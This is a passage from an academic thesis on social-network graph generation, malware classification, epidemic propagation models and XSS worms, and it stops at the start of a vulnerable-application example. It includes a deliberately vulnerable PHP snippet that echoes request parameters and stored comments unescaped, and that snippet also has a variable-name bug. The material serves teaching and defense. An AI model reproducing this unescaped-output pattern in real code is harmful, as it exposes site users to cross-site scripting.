



Figure 2.3: Kawachi's algorithm process [2]

### The Algorithm by Dekker

Dekker extends the Kawachi algorithm discussed above, by introducing another parameter called $\pi$. This parameter modifies the preferential attachment in the rewiring process of the

**Algorithm 2** Kawachi's algorithm

**Input**: Graph $G_1(V, E)$
**Output**: Graph $G_2(V, E)$
**for each** $v_i$ in $V$ **do**
  **for each** $e_{ij}$ in $E$ **do**
    **rewire** $e_{ij}$ with probability $p$ {
    $\prod(k_m) = (k_m + 1)/(\sum_l (k_l + 1))$
    **if** $degree(i) > degree(j)$ **then**
      **connect** $v_i$ to $v_m$ with probability $\prod(k_m)$
      $E = E \cup \{e_{im}\}$
    **else**
      **connect** $v_j$ to $v_m$ with probability $\prod(k_m)$
      $E = E \cup \{e_{jm}\}$
    **end if**
    $E = E \backslash \{e_{ij}\}$
    }
  **end for**
**end for**
$G_2(V, E) \leftarrow G_1(V, E)$

Kawachi algorithm [43] which helps the algorithm to generate more realistic social networks [43]. That is, line 6 in Algorithm 2. They simply change the preferential attachment probability to:

$$\prod(k_m) = (k_m + 1)^{\pi}/(\sum_{l}(k_l + 1)) \tag{2.1}$$

After various studies with different configurations and parameter selection, Dekker recommends to use $p = 0.6$ and $\pi = 5$ to get reasonable results that satisfied social network characteristics for realistic social networks.

**The Algorithm by Davidsen et al.**

Davidsen et al. [54] proposed a social graph generating algorithm by observing two key parameters of the evolution of social networks in real-life, i.e., introduction of acquaintances and limited lifetime of a node in the network.

In order to generate a social network graph with the three main characteristics stated above, Davidsen et al. proposed an algorithm that follows the steps below in an iterative form:

1. Start with a fixed set of nodes $N$
2. Choose a random node $i$ uniformly in the graph
3. Choose two neighbors of node $i$ randomly
4. Create an undirected link between them if not already exists
5. If the node has less that two neighbors, select another node $j$ from the network and connect them using and undirected link $e_{ij}$
6. Remove a random node with probability $p$, including all the links connected to the selected removing node. Replace the the removed node with a new node and one randomly selected neighbor.
7. Repeat the above steps until a satisfactory result is met

Their experimental analysis of the above algorithm shows that for large values of $N$, and small values of $p << 1$, they were able to achieve graphs that carry the three main characteristics of social networks as discussed above [54]. Next, we discuss the algorithm proposed by Holme and Beom that generates social networks with tunable clustering coefficients.

**The Algorithm by Holme and Beom**

This algorithm is based on the algorithm proposed by Barabasi and Albert [55] which we term the BA algorithm. The objective of the BA algorithm is to create graphs with node degrees following power law distributions. These graphs have short average network distances typical of OSNs, but they may not have high clustering coefficients to faithfully model social network graphs [44]. This motivated Holme and Beom to modify the BA algorithm to generate graphs having high clustering coefficients (between 0.1 and 0.7) typical of OSNs.

The BA algorithm works as follows:

1. The initial condition: A graph consists of $m_0$ vertices and no edges.

2. The growth step: One new vertex $v$ with $m$ edges is added to the above graph at every time step. Time $t$ is defined as the number of time steps.

3. The preferential attachment (PA) step: Each of the $m$ edges incident on $v$ is then attached to an existing vertex $u$ with the probability $P_u$ defined as follows:

$$\frac{k_u}{\sum_{i \in V} k_i} \tag{2.2}$$

In Equation 2.2 $k_i$ denotes the degree of node $i$, and $V$ is the set of vertices of the current graph. The growth step is iterated $N$ times, where $N$ is the total number of vertices (users) in the final OSN graph. Every time a vertex $v$ with $m$ edges is added to the network, the PA step is performed $m$ times, once for each of the $m$ edges incident on $v$. After $t$ time steps, the BA network graph will contain $N = m_0 + t$ vertices.

To increase the clustering coefficient, Holme and Beom suggested a new step called triad formation (TF). If, in a PA step, an edge between $u$ and $v$ is formed, then a TF step will attempt to add another edge between $v$ and an arbitrary neighbor $w$ of $u$. If all neighbors of $u$ have already been connected to $v$, the TF step is skipped and a new PA step will start.

In each iteration, a PA step is first performed: a vertex $v$ with $m$ edges is added to the existing network. Then a TF step is executed with probability $P_t$. The average number of the TF trials per added vertex is given by $m_t = (m-1) \times P_t$ which is a control parameter in Holme's algorithm. It has been shown that the degree distribution of any graph generated by Holme's algorithm will have node degrees following a power law distribution with $\alpha = 3$.

We used Holme's algorithm to generate a graph that has the characteristics of a social network and the following parameters: $\alpha = 3$, $N = 10000$, $m_0 = 3$, $m = 3$ and $m_t = 1.8$.

The parameters of the resulting social network graph are listed in Table 1.

Table 2.1: Parameters of the simulated OSN and its ERG

| | **Graphs** | |
|---|---|---|
| | OSN graph (Holme and Beom) | ERG (Viger and Latapy) |
| **Parameter** | **Value** | **Value** |
| Number of vertex (people) | 10000 | 10000 |
| Number of edges | 29990 | 29990 |
| Average clustering coefficient | 0.14 | 0.0035 |
| Average shortest path length | 5.13 | 4.4 |
| Network diameter | 10 | 8 |
| Maximum node degree | 190 | 190 |
| Average node degree $d$ | 5.99 | 5.99 |
| $\log(n)/\log(d)$ | 5.14 | 5.14 |

As Table 1 shows, the synthesized OSN graph satisfies all the three required characteristics of an OSN. The average shortest path length of the graph is 5.13, which is less than $\frac{\log n}{\log d} = 5.14$ . The clustering coefficient is moderate, approximately 0.14. The degrees of the vertices follow a power law distribution, as shown in Figure 2.4.





Figure 2.4: The degrees of the vertices of the resulting graph follow a power law distribution.

Next, we discuss algorithms that are used to generate random graphs. Random graphs are needed to study the impacts of different topological characteristics of malware propagation in social networks.

### 2.1.3 Random Graph Generation Algorithms

In this subsection, we discuss random graph generation algorithms. There exist two main types of algorithms for generating random graphs. In the first type of algorithms, the graph is started with a set of $n$ isolated vertices and then edges are added between them, consequently in a random form [56–58]. For instance, the algorithm by Erdős and Rényi generates a random graph with a given set of nodes, and the probability of edge inclusion $p$ [56]. In the second type of algorithms, a random graph is generated via randomizing an existing graph [3, 52, 55]. For instance, Viger and Latapy generates a random graph based on an existing graph, simply by rewiring the existing graph edges between vertices [3]. We will discuss these two types of algorithms by reviewing the most well-known algorithms in each category, i.e., Erdős and Rényi and Viger-Latapy algorithms.

#### Erdős-Rényi's Algorithm

Sometimes it is necessary to compare an OSN graph to a graph having the same number of nodes and edges but different characteristics such as average network distance, clustering coefficient and node degree distribution. The algorithm proposed by Erdős-Rényi [56] allows us to generate such graphs. In this algorithm, a random graph $G(V, E)$ will be generated by connecting $n = |V|$ nodes randomly. Each edge is included in the graph with a probability $p$ independent of every other edge in the graph.
Give that there will be $|E| \approx \binom{n}{2} p$ edges in the graph on average, one can generate a graph with $n$ nodes and $|E|$ edges by calculating the value of $p$ from the following equation:

$$p \approx \frac{|E|}{\binom{n}{2}} \tag{2.3}$$

Having probability $p$ given by Equation (2.3), one can generate a graph with $n$ nodes and approximately $|E|$ edges.

#### Random Rewiring and the Algorithm by the Viger-Latapy

To evaluate the impacts of clustering coefficients on malware propagation, we must keep the other parameters of a graph such as the maximum and average node degrees constant while varying the clustering coefficient. We call a random graph generated from an existing OSN graph an *equivalent random graph* (ERG). Given an OSN graph, an ERG with the

same node degree distribution can be generated using random rewiring or the algorithm proposed by Viger and Latapy [3].

In the random rewiring scheme, we randomly select a pair of edges and replace the edges by another pair as shown in Figure 2.5. The random selection and the replacement are done until we obtain the desired clustering coefficient or the clustering coefficient does not change after a certain number of substitutions.





Figure 2.5: Random rewiring technique to generate equivalent random graphs [3]

In many cases we are interested in generating random graphs with a given degree distribution. The algorithm proposed by Viger and Latapy [3] generates equivalent random graphs with given degree distributions. Such a random graph has the same degree distribution as the original network graph, but different characteristics such as a different clustering coefficient, average shortest path length or network diameter.

Table 2.1 shows the parameters of an example random equivalent graph generated by the algorithm by Viger and Latapy and having the same degree distribution as the OSN graph generated earlier by the Holme-Beom algorithm. Following are some observations obtained from comparing the ERG and the corresponding OSN graph (Table 1). The average clustering coefficient of the original OSN graph is about 40 times higher than that of the ERG, 0.14 vs. 0.0035. This reflects the high clustering characteristic of OSNs. Also, the average shortest path length of the original OSN graph is longer than that of the ERG, 5.13 vs. 4.4. The network diameter of the OSN is 10 hops compared to eight hops in the ERG. These differences reflect the small-world phenomenon of social networks described by Watts [52].

In the next chapter, we will review different malware classification approaches to identify different types of OSN malware.

## 2.2 Computer Malware

In this chapter, we first discuss different malware classification approaches used to categorize identified malware. Furthermore, we discuss a general malware lifecycle, which helps us

better understand the propagation of a malware. We review existing malware in the wild, including scanning worms, email worms, peer-to-peer worms, smartphone malware, web malware and OSN malware. For each type of malware, we discuss the techniques used to model the propagation. Malware propagation models help to identify malware dynamics, which in turn can be used to develop protection/detection countermeasures [5, 23].

### 2.2.1 Malware Classification

Cyber criminals design malware for different purposes, which include but are not limited to stealing sensitive information, sabotaging cyber controlled infrastructures, disrupting Internet services and extorting money. Malware can be classified based on different criteria, including the way a malware finds its targets the way a malware infects its targets and delivers the payload, and the actual intent of the malware. Payload is the malicious code delivered to the infected machine after it gets compromised. We now discuss each type of classification.

#### Classification based on how a malware finds its target

Depending on the mechanism based on which malware finds their targets, researchers broadly classify them into two different categories: *scanning-based* (*random*) and *topologically-based* propagation [59]. Scanning worms are a type of scanning malware that propagates through vulnerable services. They randomly choose their targets and send malicious payloads to the targets. Among well-known scanning worms are Blaster [60] and Slammer [61] which could infect hundreds of thousands of systems in a short period of time (less than 10 minutes). Topologically-based malware relies on the topology of the network to propagate. For instance, a malware that the propagates through emails relies on each person's address book to reach other people. In this case, the topology that the malware follows is the topology of the corresponding graph formed by contacts present in each infected individual's mail box or address book.

#### Classification based on the way a malware infects its targets

Depending on how malware delivers malicious code and infects their targets, they can be classified into two different categories: *passive* and *active*. Active malware actively seeks potential targets to infect. Malware that propagates through scanning vulnerabilities belongs to this category. For instance, Slammer is an active malware [61] that spreads by exploiting a MS-SQL vulnerability. On the other hand, passive malware sits at infectious

hosts and waits for a victim to download and execute the malicious code. Examples are rogue anti-viruses that are delivered to user while they are visiting a malicious website.

**Classification based on malware intent**

From the intent perspective, the most common groups of malware are Trojan horses, viruses and worms [62]. A Trojan horse disguises itself as a benign program in order to access and install malicious code on its victims' computers. Trojans, normally requires users' interaction to be installed on the target system. A typical example for a Trojan is fake antivirus software (often delivered in a widespread campaign). While a user is browsing the web, a pop-up message is displayed to him/her that shows a virus scan is in progress. After the scan finishes, the report would display a message that the computer is infected and the user is encouraged to download a (fake) anti-virus software. This anti-virus itself is actually a malware disguised to the user as a benign software [63]. Thus, a rogue anti-virus is normally categorized as a Trojan horse.

Virus is a self-replicating malware that copies itself into other executable files in the file system. The executable file that the virus attaches to, is called "host" file. Virus gets executed whenever the host file is executed. Viruses reside locally on the system and are not normally propagated via network. Chernobyl [64] is a well-known computer virus that copies itself into the unused space of a file, leaving the file size intact after infection. Chernobyl was the first malware ever that attacked hardware components, the computer Basic Input Output System (BIOS) which controls the computer system operations [64].

Unlike viruses, worms do not infect local files, i.e. they are standalone software and are not "host" dependent. Worms replicate themselves in networks via a communication channel such as email, P2P networks, or social networks. Blaster [60] and Slammer [61] are two well-known computer worms.

There are other types of malware that are normally seen in combination with Trojan malware and worms. Downloaders/droppers are a form of malware that downloads (from a remote website) and installs other malicious payloads after they have infected the system. Downloaders/droppers are normally part of a Trojan payload. They help the attacker to download large payloads in the background to avoid user's attention [62].

Backdoors are another type of malware that provide unauthorized access. The attacker uses a backdoor to control an infected system when needed. These controllable infected hosts are dubbed "bots" short for robots, since they do not have control over themselves and are controlled by the attacker (also know as botmaster). The network of bots is called

a botnet [62].

A typical malware may borrow features from different categories. For instance, a Trojan horse can be delivered through a website but gets propagated through a network (like a worm). Both Trojan horses and worms may open a backdoor at the time they infect their hosts. This type of malware that combines different features is called hybrid malware.

### 2.2.2 Malware Propagation Lifecycle

Regardless of their classification, all types of malware normally follow a similar lifecycle, illustrated in Figure 2.6. In this cycle, after a host gets infected, it becomes infectious and attempts to deliver the malware to other hosts. First a malware attempts to select a set of potential targets. After selecting the targets, the malware tries to deliver the malicious code to each of the potential targets. In order to become infected, the malicious code needs to be executed on the target host.

Malware can pave the path for delivering other malicious code into the newly infected target. Some types will deliver payloads after infecting their hosts and the others, at the same time they infect the hosts. If the malware requires additional payloads, the malware fetches them from the attacker's designated server(s) and executes them by itself. Otherwise, the newly infected node becomes a new source of infection and follows the same cycle discussed above.

### 2.2.3 Existing Malware Propagation Models

Researchers create models in attempts to study and understand malware behaviors. Modeling effective malware propagation helps us better understand malware dynamics to develop effective countermeasures.

In any type of malware propagation modeling, there are three potential states for each host: susceptible (S), infectious (I) and removed (R). A susceptible host is a host that is vulnerable to malware infection. An infectious host is a host that became infected and may potentially infect other hosts. A removed host is a host that is either patched out of the vulnerability or unable to be infected due to a defensive mechanism existing on the system (e.g., having an antivirus able to detect the malware). Some researchers distinguish between "removed" and "immune". A system that was shut down is considered removed. A system that is still active but with antivirus installed is considered immune.

In the following subsections, we review existing propagation models.





Figure 2.6: A general lifecycle of a malware

### Scanning Worms

Scanning worms are a type of malware that propagates through vulnerable services. One of the key differences between scanning worms and other types of worms is that scanning worms do not rely on the topology of the underlying network to propagate. These malware pick their targets randomly and send scanning probes to determine whether a target is vulnerable or not. Malware chooses targets from the available public IP space and/or from the local IP space. Code Red, Slammer, Sasser, and Conficker are the notable examples of scanning worms [61, 62, 65].

The propagation of scanning worms is limited to the potential number of vulnerable hosts, reachable from the initially infected system. For instance, Slammer infected its potential targets in about 10 minutes. That was 75,000 SQL servers or about 90% of the routable SQL servers at that time [61]. If the malware had been able to reach non-routable

IPs, this number would have been higher. Many of the generated scanning probes may run into a stone wall as the generated IP addresses may not be routable. Assuming the population of the Code Red malware is about 360,000 [66] the chance of hitting a vulnerable host is equal to $\frac{360{,}000}{2^{32}} \approx 8.3 \times 10^{-5}$. That means that many of the sent probes did not even reach vulnerable hosts. Therefore, propagation by pure random scanning is not efficient from an attacker's point of view.

Chen et al. [67] present a model called Analytical Active Worm Propagation (AAWP) to model random scanning worms. To do this, they consider the whole IPv4 space a homogeneous network. (In a homogeneous network, every node has the same degree and is accessible from every other node in the network). Each IP address is accessible with an equal likelihood. Therefore, each IP can be chosen with a probability of $2^{-32}$.

Researchers have suggested algorithms to improve the overall propagation of random scanning worms. Zoe et al. [68] present a Border Gateway Protocol (BGP) routable worm that targets only routable IPs. The worm algorithm improves the propagation speed and target selection over random scanning worms. Moreover, some malware creators choose to preload their malware with a set of reachable IP addresses (a hit list) to speed up the propagation in the early stages [69].

The classical simple epidemic model - the underlying model for epidemic studies - has been used to model the propagation of scanning worms. In the classical simple epidemic model, the population of the hosts is constant over time and each host is either infectious (I) or susceptible (S) [65]. Thus, this model is also called the SI model. The following equation defines the SI model:

$$\frac{dI(t)}{dt} = \beta I(t)\,[N - I(t)] \tag{2.4}$$

where $I(t)$ is the number of infectious hosts at time $t$; $\beta$ is the infection rate; and $N$ is the total number of hosts in the network. Let $I(0) = i_0$ represent the initial number of infectious hosts at $t = 0$. Thus we have:

$$I(t) = \frac{i_0 N}{i_0 + (N - i_0)e^{-\beta t}} \tag{2.5}$$

Let us define the number of susceptible hosts as $S(t) = N - I(t)$. Therefore we have:

$$\frac{dS(t)}{dt} = -\beta S(t)\,[N - S(t)] \tag{2.6}$$

If the infectious host can be removed (patched, shut down, or quarantined), the model is called *susceptible infected recovered* (SIR) [65]. To define the SIR model, Let $S(t)$ denote

the number of Susceptible hosts at time $t$, $I(t)$ denotes the number of infectious hosts at time $t$, and $R(t)$ denotes the number of removed hosts at time $t$. In the SIR model, the population of the hosts is assumed constant over time. The following equations describe the SIR model [65].

$$N = S(t) + I(t) + R(t) \tag{2.7}$$

Based on the SIR model we obtain:

$$\begin{aligned} \frac{dS(t)}{dt} &= -\beta S(t)I(t) \\ \frac{dI(t)}{dt} &= \beta S(t)I(t) - \gamma I(t) \\ \frac{dR(t)}{dt} &= \gamma I(t) \end{aligned} \tag{2.8}$$

where $\beta$ is the infection rate and $\gamma$ is the rate of removing infected hosts from the population. Equations (2.7) and (2.8) form the SIR model. Initial number of susceptible hosts plays an important role in the propagation dynamics. Let $R_0$ denote the epidemiological threshold. For $\frac{dI(t)}{dt}$ to be positive for all the time, i.e. having an epidemic or an outbreak we should have:


$$\begin{aligned} \frac{dI(t)}{dt} &> 0 \\ \beta S(t)I(t) - \gamma I(t) &> 0 \\ S(t) &> \frac{\gamma}{\beta} \end{aligned} \tag{2.9}$$

Equation (2.9) shows that an outbreak can only happen if and only if $S(t) > \frac{\gamma}{\beta}$. Since no new susceptible host is generated over time, the $S(t)$ is a monotonically decreasing function over time. If at the beginning of propagation ($t_0$), $S(t_0) < \frac{\gamma}{\beta}$ therefore $\frac{dI(t)}{dt} < 0$ for all time $t > t_0$, i.e. there will be no epidemic or outbreak [65].

Chen and Jin [25] defined a spatial-temporal random process to describe the statistical dependency of malware propagation in space and time. Temporal dependency means that the state of each node at time $t$, depends on the state of the node at time $t-1$. Spatial dependency means that the state of each node at time $t$ depends also on the state of the node's neighbors at time $t-1$.

To model the propagation of the scanning malware in a network, Chen and Jin assume an SIS model which combines the infection and recovery states as shown in the Markov chain shown below.

Each state in this Markov Chain is denoted by random variable $X_i(t)$, which is defined as follows:




$$X_i(t) = \begin{cases} 1, & \text{if node } i \text{ is infected at time } t \\ 0 & \text{if node } i \text{ is susceptible at time } t \end{cases} \tag{2.10}$$

Given a network topology, let define $\beta_{ij}$ denote the birth rate at which node $j$ becomes infected from node $i$, and $\delta_i$, the death rate at which an infected node $i$ becomes susceptible. Since each node can only be infected via their neighbors, statistically $X_i(t)$ is dependent on $X_i(t-1)$ and $X_j(t-1)$, where $j$ represents the set of all neighbors of $i$, $N_i$ ($\forall jf \in N_i$).

Assuming that vector $\mathbf{X}(t)$ represents the status of all nodes in the network, i.e., $\{X_1(t), X_2(t), \ldots, X_M(t)\}$, then $\mathbf{X}(t)$ is a spatial-temporal stochastic process. Let us define $\beta_i(t)$ for node $i$ as the probability of getting infected from the neighbors as follows:

$$\beta_i(t) = 1 - \prod_{j \in N_i} (1 - \beta_{ij})^{x_j(t)} \tag{2.11}$$

where $x_j(t)$ is the realization of $j$'s status, i.e., it can be 0 or 1. Thus we have:

$$P(X_i(t+1)) = 0 | X_i(t) = 1) = \delta_i \tag{2.12}$$

$$P(X_i(t+1)) = 1 | X_i(t) = 0, \mathbf{X}_{N_i}(t) = \mathbf{x}_{N_i}(t)) = \beta_i(t) \tag{2.13}$$

Vector $\mathbf{X}_{N_i}$ denotes the status of all neighbors of node $i$ at time $t$. $\mathbf{x}_{N_i}$ is the realization of $\mathbf{X}_{N_i}$.

Let us define the probability of node $i$ recovery as $R_i(t) = P(X_i(t+1) = 0, X_i(t) = 1)$, thus we have:

$$R_i(t) = \delta_i P(X_i(t) = 1) \tag{2.14}$$

To calculate the probability of node $i$ becoming infected at time $t$, we need to calculate the probability of node $i$ staying in the susceptible state. Using the law of total probability, we can calculate the probability of node $i$ becoming infected at time $t$. To do this, we define $S_i(t)$ as the probability of being susceptible at time $t$ and staying susceptible at time $t+1$, which is formulated as follows:

$$S_i(t) = P(X_i(t+1) = 0 | X_i(t) = 0) = \sum_{\mathbf{x}_{N_i}} [P(\mathbf{X}_{N_i} = \mathbf{x}_{N_i} | X_i(t) = 0)(1 - \beta_i(t))] \quad (2.15)$$

Therefore, we have:

$$P(X_i(t+1) = 1) = 1 - R_i(t) - P(X_i(t) = 0)S_i(t) \quad (2.16)$$

Equations (2.14), (2.16), (2.15) form Chen's and Ji's statistical model for scanning worm propagation in topological environments, which is characterized by spatial temporal dependencies.

Random scanning worms are one type of scanning malware. In the following subsections, we will discuss different topological-based malware and their models.

### Email Malware

Email malware is a type of topological malware that propagates through email networks. This means that email malware follows a topological path to infect their targets. Malware in this category normally infects network hosts and will propagate through the network. Thus, they can be categorized as worms. Once a user receives an email worm as an attachment, she may open it and become infected. The worm then tries to harvest every contact in the mailing list and sends a copy of itself to each contact. This way the worm propagates using the contacts in the email address book of the infected person. Melissa is known to be the first email worm, which propagated on the Internet back in 1999 [23].

Datta and Wang [38] studied the propagation of email worms in small-world networks. They evaluated the impacts of users' probability of clicking on malicious links or email attachments, and the speed at which viruses are removed from infected hosts on the propagation of email worms. The simulation results show that user awareness (i.e., low click probability) helps to significantly contain the propagation of email worms. Furthermore, viruses must be removed almost immediately from a small-world network in order to stop their propagation. Delay in virus removal, however short, will render antivirus software ineffective.

Zou et al [23] use simulations to study the propagation of an email worm in a power-law network. As discussed in Chapter 2.1 in a power-law network, the distribution of nodes with degree $k$ is proportional to $k^{\alpha}$, where $\alpha$ is called the power-law exponent. The power-law distribution of email networks was observed in a sample of 800,000 Yahoo emails. An email network is a directed graph in which each vertex represents an email user, and a directed

edge from vertex A to vertex B means that user B's email address is in user A's address book.

For their simulation settings, they generated an undirected power-law network with 100,000 nodes and a power-law exponent of $\alpha = 1.7$. The average degree for this network is 8. The highest degree is 1,833 and the lowest degree is 3. Zou et al. also generated a random graph and a small world graph to compare the email worm propagation from a topology perspective. Random graph helps to better understand the impact of power-law degree distribution in malware propagation. They observed that email worms propagate faster in power-law networks than in small-world and random networks.

In their simulations, users open the malicious attachment and get infected with probability $C \sim N(0.5, 0.32)$, a normal distribution with a mean of 0.5 and a variance of 0.32. The average email checking time for each user (T) follows a normal distribution $T \sim N(40, 20^2)$ with a mean of 40 and a variance of $20^2$. If a user opens the malicious attachment, the malware sends itself to all contacts associated with that user (i.e., the neighbors in the email network graph). Thus, the email checking time plays an important role in the worm propagation speed. The authors observed that the constant checking time leads to slower email worm propagation compared to hyperexponential, exponential and 3rd-order Erlang distribution with the same mean value.

**Peer-to-Peer Malware**

Malware can also propagate through peer-to-peer (P2P) file sharing systems. Users typically use file sharing systems to share digital contents. Cyber criminals leverage this fact and insert their malware into legitimate software, e.g., serial number generators (KeyGens) [70, 71]. Gotorm and Achar, two well-known malware that propagate through P2P systems [71] copy themselves into multiple files with predefined names for further propagation. Another malware called Krepper chooses file names randomly from a large pool of names. Liang et al. [71] indicate that the number of malicious copies for popular items such as box office movies, software such as Microsoft Windows is substantial (in the order of tens or hundreds) [72].

Thommes et al. [71] propose a formal model for malware propagation through P2P systems. To model the propagation of P2P malware (that are typically categorized under computer worms), Thommes et al. assume an extra state called exposed (E) in addition to susceptible (S), infected (I) and removed (R). In the exposed state, hosts have downloaded a malicious file, but have not executed it. The following equations describe Thommes et

al.'s peer-to-peer malware propagation model:

$$\frac{dI(t)}{dt} = -\lambda_R I(t) + \lambda_E E(t), \tag{2.17}$$

$$\frac{dE(t)}{dt} = -\lambda_E E(t) + \lambda_S S(t) h(t), \tag{2.18}$$

$$\frac{dS(t)}{dt} = -\lambda_S S(t) + \lambda_R I(t) \tag{2.19}$$

where I(t), E(t) and S(t) denote the total number of infectious, exposed and susceptible nodes at time $t$, respectively. $\lambda_R$, $\lambda_E$, and $\lambda_S$ denote the average recovery rate, the average execution rate and the average download rate, respectively. $h(t)$ is the probability of opening/executing an infected file that has been downloaded.

**Passive Web Hosted Malware**

The world wide web has the largest potential number of targets. Applications are being delivered through the web, including cloud applications, social networks and video streaming services. People also use the web for tasks that used to require physical presence such as banking, shopping and government services. Therefore, the population of potential victims of web-based malware is much larger than that of other types of malware due to the popularity of the world wide web.

Researchers mainly focus on *passively* propagated malware in the web that could form large botnets. Provos et al. [73] found a large number of websites that host passive malware that infect visiting users. Many of the malware install themselves using drive-by-download techniques. The malware installs itself by exploiting an existing vulnerability in the browser component. This requires the attacker to lure the victim into visiting a web page, specially crafted by the attacker to exploit that vulnerability. Users' infected machines will form a botnet that can be leveraged by the attacker to perform other types of malicious activities such as performing denial of service (DoS) attacks.

## 2.3 OSN Malware

In this chapter, we discuss the main characteristics of different types of malware propagating through OSNs. Currently, There are two major types of malware that target online social network users: cross-site scripting worm and Trojan. Trojans are the most common method used to launch attacks against OSNs users, who are tricked into visiting malicious websites and subsequently downloading malware disguised as legitimate software (e.g., Adobe Flash

Player). There are many variants of Trojans operating in OSNs, including clickjacking worms [15] and extension-based malware [16]. Along with these malware threats, OSN users may fall for scam posts which lures users to perform actions such as installing an OSN application [74] which is used to spread more scams. The difference between the social scams and Trojan is that, social scams are contained within the OSN itself (mostly OSN applications) and does not compromise the victim's system. Therefore, at any moment, the OSN network would have the ability to remove the installed OSN application and reinstantiate the compromised accounts. For each malware, we review the underlying vulnerabilities that help the malware to propagate through social networks.

### 2.3.1 Cross Site Scripting Worms

Cross-site scripting worms exploit software vulnerabilities that exist in web applications. Cross site scripting, also known as XSS, is a security flaw to which many web applications are vulnerable [11, 75]. In 2013, XSS was listed among the top three web application vulnerabilities as reported by the Open Web Application Security Project (OWASP) [75].

Combinations of XSS flaws with other web development techniques lead to XSS worms. While XSS is a common vulnerability in web applications, its threat is realized by a combination of HTML and Asynchronous JavaScript and XML (AJAX). AJAX allows a browser to issue HTTP requests on behalf of the user. Thus, there is no need for an attacker to trick the user into clicking a malicious link. AJAX provides a sufficient technology for the attacker to perform actions on behalf of a user, making self-propagation an easy task.

OSNs are also prone to XSS. XSS has been found in many social networks platforms and their open APIs (Application Programming Interface). Samy is the first ever XSS worm, which propagated in the popular OSN MySpace in 2005 [11]. This XSS malware did infect more than one million users in less than 24 hours. Zhang et al. [76] studied XSS vulnerabilities of APIs in OSNs and were able to find several serious flaws in eleven popular OSNs. These APIs can be used by cyber criminals to develop malicious applications that exploit XSS to steal users' sensitive information.

XSS flaws in a social network provide cyber criminals with opportunities to develop XSS worms. A XSS worm infects members of a social network in two steps. The worm creator first adds the malicious payload to her user profile, e.g., in the form of a link. Subsequently, any person who visits this profile will get infected and the malicious payload will be added to the visitor's profile, thanks to the available AJAX technology and the existing XSS flaw. The visitor's profile then becomes infected, which allows the worm to propagate one step

Listing 2.1: A PHP code snippet for greeting the user and prompting the for user's comments

```
1  //The user's name is passed to application as part of a Get request
2  echo "Hello ".$_GET['name']."<br>";
3  //form that asks for the user's comment
4  echo "<form action = \"addcomment.php\">";
5  echo " Enter your comment here <br>";
6  echo "<input type="textbox" id=\"commentbox\">";
7  echo "<input type=\"submit\">";
8  echo "</form>";
9  //fetching previous comments
10 $result = db_query('SELECT comment FROM Comment');
11 while ( $previouscomment = db_fetch_array($result) ) {
12   echo $row['comment']."</br>";
13 }
```

further [30, 32].

There exist three main XSS vulnerabilities, namely stored XSS, reflected XSS and DOM-based XSS. To better understand each vulnerability in detail, we present an example of a simple vulnerable application in the following section.

### Example: A Vulnerable Blogging Application

